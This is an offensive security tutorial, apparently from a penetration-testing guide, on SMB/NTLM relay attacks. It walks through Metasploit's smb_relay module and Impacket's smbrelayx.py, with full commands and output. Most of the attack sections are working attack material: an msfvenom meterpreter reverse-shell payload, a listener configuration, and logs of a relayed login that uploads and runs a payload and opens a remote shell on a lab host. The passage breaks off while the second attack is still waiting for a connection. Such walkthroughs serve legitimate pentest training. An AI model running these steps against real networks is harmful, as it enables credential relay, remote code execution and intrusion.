

SMB relay attack is a technique that allows the attacker to make a successful SMB login on a machine by trading with the NTLM challenge/response protocol.

The attacker selects the target he wants to authenticate to and waits for someone on the network to make a connection to him/her. Then, the attacker waits for some victim running administration, scheduled or automatic tasks that may make a call to the machine's IP. When the victim connects to the attacker's machine, it sends the authentication attempt to the target. The target generates the NTLM challenge and sends it back to the attacker. The attacker sends it back to the victim host. The victim encrypts the hash and sends it to the attacker. The attacker sends the encrypted response back to the target and successfully authenticates.

This attack can be accomplished with multiple tools. We are going to see two different ones:

- Metasploit SMB Relay module
- Impacket smbrelayx script (available [here](#))


## Metasploit Attack

First, we must configure the exploit. We are going to access a writable share of the host with IP 192.168.0.88. As payload, we are going to try to deploy a meterpreter reverse TCP shell.


```
msf6 > use exploit/windows/smb/smb_relay
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/smb_relay) > set smbhost 192.168.0.88
smbhost => 192.168.0.88
msf6 exploit(windows/smb/smb_relay) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.12:4444
[*] Started service listener on 0.0.0.0:445
[*] Server started.
msf6 exploit(windows/smb/smb_relay) > |
```

Then, from any machine on the network, a SMB connection is established to the attacker machine:



The exploit will display a log-in prompt on the connected machine and gather the credentials.



Seguridad de Windows

## Escribir credenciales de red

Escriba sus credenciales para conectarse a: 192.168.0.12

PSEL

.....

☐ Recordar mis credenciales

Lastly, it will log in the victim machine and try to execute the payload, getting a meterpreter shell.

```
[*] SMB auth relay against 192.168.0.88 succeeded
[*] Connecting to the defined share ...
[*] Regenerating the payload ...
[*] Uploading payload ...
[*] Created \\cquiugsp.exe ...
[*] Connecting to the Service Control Manager ...
[*] Obtaining a service manager handle ...
[*] Creating a new service ...
[*] Closing service handle ...
[*] Opening service ...
[*] Starting the service ...
[*] Removing the service ...
[*] Sending stage (175174 bytes) to 192.168.0.88
[*] Closing service handle ...
[*] Deleting \\cquiugsp.exe ...
[*] Meterpreter session 2 opened (192.168.0.12:4444 → 192.168.0.88:1035) at 2021-09-08 13:52:18 -0400

msf6 exploit(windows/smb/smb_relay) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > pwd
C:\WINDOWS\system32
meterpreter >
```

## Impacket Attack

To make this attack work with the impacket script, we are going to create a payload with msfvenom that consists of a meterpreter reverse shell that will connect to the attacker machine on port 4444:

```
kali@kali:~/attack-tools/impacket/examples$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.12 LPORT=4444 -f exe > attack.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
kali@kali:~/attack-tools/impacket/examples$
```

Second, we are going to launch the smbrelay script indicating the victim IP and the payload to execute:

```
kali@kali:~/attack-tools/impacket/examples$ sudo python ./smbrelayx.py -h 192.168.0.88 -e ./attack.exe
/usr/local/lib/python2.7/dist-packages/pyOpenSSL-20.0.1-py2.7.egg/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
Impacket v0.9.24.dev1+20210906.175840.50c76958 - Copyright 2021 SecureAuth Corporation

[*] Running in relay mode
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
```

Then, we will initialize a handler with Metasploit for a meterpreter reverse shell that accepts connections on port 4444, as indicated in the payload.

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.12
lhost => 192.168.0.12
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.12:4444
```

Now that the attack is prepared, we have to wait until some machine on the network makes a SMB connection with the attacker and makes the credentials exchange:

